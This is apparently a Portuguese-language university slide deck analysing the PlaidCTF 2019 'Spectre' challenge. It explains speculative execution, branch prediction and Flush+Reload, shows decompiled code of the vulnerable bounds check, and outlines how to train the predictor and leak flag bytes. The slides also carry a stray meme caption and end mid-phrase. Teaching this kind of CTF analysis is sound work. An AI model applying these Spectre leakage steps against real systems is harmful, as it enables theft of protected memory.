

PlaidCTF 2019 - Spectre

Universidade Federal de São Carlos | Departamento de Computação

Docente: Paulo Matias

2025



Desafio “Spectre”

Análise de uma Vulnerabilidade de Execução Especulativa
(PlaidCTF 2019)



O Que é o PlaidCTF?

A "Copa do Mundo" da Segurança Cibernética

PlaidCTF: A Competição

- **Organizador:** Plaid Parliament of Pwning (PPP)
- **Universidade:** Carnegie Mellon University
- **Reputação:** Elite global, problemas de altíssima complexidade
- **Foco:** Engenharia Reversa, Criptografia e Exploração Avançada





O Desafio: “Spectre”

- Vulnerabilidade **Spectre v1**
- Baseado em falha de **Hardware (CPU)**
- Ataque de **Canal Lateral** (*Side-Channel*)
- Simulação de um ambiente vulnerável



Indicador de Complexidade

666

pontos

- Sinal claro de dificuldade
- Exigia domínio de arquitetura de processadores
- Foco no *hardware*, não apenas *software*



Objetivo Final

Exfiltração de Dados da Memória Protegida
Vazar a *flag* secreta, bit a bit, usando a Execução Especulativa.

Fundamentos: Pipeline e Execução Especulativa

01-Pipeline da CPU:


- A CPU divide o processamento em etapas paralelas, permitindo executar várias instruções ao mesmo tempo e aumentando o desempenho.

02-Execução Fora de Ordem:

- O processador pode reordenar instruções e executar primeiro as que não dependem de outras, aproveitando melhor o hardware.

03-Execução Especulativa:

- A CPU antecipa instruções antes de confirmar se são necessárias.
- Se acertar, ganha desempenho; se errar, descarta os resultados, mas vestígios no hardware podem permanecer (base do Spectre)



Fundamentos: Previsão de Ramo e Rollback

04-Previsão de Ramo (Branch Prediction):


- Para não ficar parada, a CPU “adivinha” o resultado de um if e segue executando.
- Como muitos padrões se repetem, essa técnica acelera bastante o processamento.

05-Aprendizado por Padrões:

- A CPU registra o histórico de decisões e ajusta suas previsões com base em comportamentos anteriores.
- Ataques como o Spectre exploram esse mecanismo ao forçar previsões erradas.

06-Quando a previsão falha (Reversão de estado ou rollback):

- A CPU descarta as instruções incorretas e restaura o estado normal, mas deixa rastros na cache, que podem revelar dados sigilosos.



Memória Cache

A memória cache é uma pequena e rápida memória que armazena dados frequentemente acessados, localizada dentro do processador. Sua função principal é reduzir o tempo de acesso aos dados, acelerando a execução de programas. Organizada em níveis (L1, L2, L3), ela mantém as informações mais relevantes mais próximas do processador.

Ataque de Canal Lateral

Um ataque de canal lateral é uma técnica onde um atacante explora informações indiretas (como tempo de execução, consumo de energia ou emissões eletromagnéticas) para roubar dados confidenciais. Portanto, ele não ataca o algoritmo diretamente, mas sim sua implementação física. Ao medir variações no comportamento do sistema, como diferenças no tempo de acesso à memória cache, o invasor pode inferir chaves criptográficas ou informações sensíveis.




Imagen de uma hierarquia de memórias [1].

Flush + Reload

1

Flush: o atacante remove (ou “limpa”) um endereço de memória do cache, usando uma instrução como clflush (em x86). Isso garante que o dado não está armazenado no cache.

2

Execução especulativa: durante a execução especulativa, o programa (ou o código explorado) acessa condicionalmente aquele endereço com base em um dado secreto.

3

Reload: o atacante mede o tempo de acesso ao mesmo endereço: Se o acesso for rápido, o dado foi carregado no cache, então o bloco foi acessado especulativamente. Se for lento, o dado não foi carregado, então o bloco não foi acessado. Assim, o tempo de acesso revela informações sobre o dado secreto usado na especulação.

Análise do Binário: Sandbox e JIT

Mapeando o problema:

- Realizamos engenharia reversa no spectre (com Ghidra) para entender a Sandbox e as ferramentas (JIT) que nos foram dadas.

Arquitetura da main:

- 1. O "Cofre": Onde a FLAG é guardada (+0x1020) e supostamente inacessível.
- 2. A "Oficina" (em 0x1337...): Onde nosso código traduzido (JIT) é escrito e executado.
- 3. O "Mural" (em 0x4141...): Onde nosso código pode ler/escrever. O programa imprime o conteúdo deste "Mural" no final.

```
undefined1 [16] main(int param_1, long param_2)

{
    int iVar1;
    ulong * __ptr;
    size_t sVar2;
    ulong uVar3;
    void *pvVar4;
    long lVar5;
    uint uVar6;
    undefined1 *puVar7;
    byte bVar8;
    undefined1 auVar9 [16];
    undefined8 uStack_28;

    bVar8 = 0;
    uVar6 = 1;
    __ptr = (ulong *) calloc(1, 0x1030);
    if (1 < param_1) {
        uVar6 = 2;
        iVar1 = load_flag(__ptr, *(undefined8 *) (param_2));
        if (iVar1 != 0) {
            uVar6 = 3;
            sVar2 = fread(__ptr, 8, 1, stdin);
            if ((sVar2 == 1) && (*__ptr < 0x1001)) {
                uVar6 = 4;
                uVar3 = __fread_chk(__ptr + 1, 0x1028, 1);
                if (*__ptr == uVar3) {
```

Análise do Binário: Sandbox e JIT


- A análise da main e do jit revelou como podemos interagir e qual é a porta de entrada para o ataque.
- Função jit:
 - É o "Robô Tradutor" que lê nosso bytecode.
 - Ele nos dá "comandos" (opcodes) para usar na "Oficina".
 - Opcodes Essenciais: LOAD/STORE (para o "Mural"), SHL (para cálculos) e BUILTIN (para chamar funções internas).
- A Descoberta:
 - A main nos dá a Chave: Ela salva o endereço da função builtin_bc num local conhecido.
 - __ptr[0x201] = (ulong)builtin_bc;
 - A jit nos dá a Ferramenta: O opcode BUILTIN permite-nos chamar essa função.

```
undefined1 [16] main(int param_1, long param_2)

{
    int iVar1;
    ulong *__ptr;
    size_t sVar2;
    ulong uVar3;
    void *pvVar4;
    long lVar5;
    uint uVar6;
    undefined1 *puVar7;
    byte bVar8;
    undefined1 auVar9 [16];
    undefined8 uStack_28;

    bVar8 = 0;
    uVar6 = 1;
    __ptr = (ulong *)calloc(1,0x1030);
    if (1 < param_1) {
        uVar6 = 2;
        iVar1 = load_flag(__ptr,* (undefined8 *) (param_2));
        if (iVar1 != 0) {
            uVar6 = 3;
            sVar2 = fread(__ptr,8,1,stdin);
            if ((sVar2 == 1) && (*__ptr < 0x1001)) {
                uVar6 = 4;
                uVar3 = __fread_chk(__ptr + 1,0x1028,1);
                if (*__ptr == uVar3) {
```

Spectre



SPECTRE

A logo created for the vulnerability, featuring a ghost with a branch

CVE identifier(s) CVE-2017-5753 (Spectre-V1),

CVE-2017-5715 (Spectre-V2)

Date discovered January 2018; 7 years ago

Affected hardware All pre-2019 microprocessors that use branch prediction

Website [Official website](#)

A Vulnerabilidade: Função builtin_bc

O ponto exato da falha reside em uma verificação de limites (bounds check) que será explorada via Spectre.

```
if (*the_vm > a1) {  
    result = *((unsigned __int8*)the_vm + a1 + 8);  
}  
return result;
```

1 Verificação de Limites

O if impede acesso fora dos limites quando a1 é muito grande, de forma a não permitir acesso a dados sensíveis.

2 Execução Especulativa

A verificação lógica está correta, mas a CPU realiza branch predictions e, como a instrução relevante ocorre logo após o branch, é possível se aproveitar da predição e calcular temporariamente result.

3 Vazamento de Dados

Quando result é calculado de maneira temporária, a CPU cancela o rumo tomado pelo if e parte para o endereço de código que seria executado caso a verificação tivesse falhado. Contudo, o valor de result foi colocado no cache, e pode ser explorado.

Primitivas de Exploração: Treinamento e Flush

Para explorar Spectre, manipulamos o estado da CPU em duas fases críticas.

Fase 1: Treinamento

Executamos `builtin_bc(0)` algumas dezenas de vezes com o if é quase sempre verdadeiro.

Fase 2: Momento Crítico

CPU prevê que if é falso, executa especulativamente e lê byte da flag antes da verificação completar.

Fase 2: Flush do Cache

Acessamos área grande de memória para expulsar aumentando latência da verificação de limites, ou usamos um probe pra comparar tempo de acesso do byte secreto com outros bytes.



No bug. No flag.

Upload your bytecode here

Token `hashcash -m -b 28 -r spectre`

Token

Enter unused token

Use the hashcash command above.

Bytecode


选择文件 | 未选择任何文件

The file cannot be bigger than 8 KB.

Upload

Primitivas de Exploração: Treinamento e Flush

Para explorar Spectre, manipulamos o estado da CPU em duas fases críticas.



Fase 1: Treinamento


Executamos `builtin_bc(0)` algumas dezenas de vezes com o if é quase sempre verdadeiro.

```
char builtin_bc(unsigned int offset) {
    if (the_vm->size > offset) // slow code
        return the_vm->code[offset]; // make it
    return -1;
}

r11 = array[builtin_bc(0x1018)]; // immediate
```





my brother in
christ that is
the FAKEST
statement I've
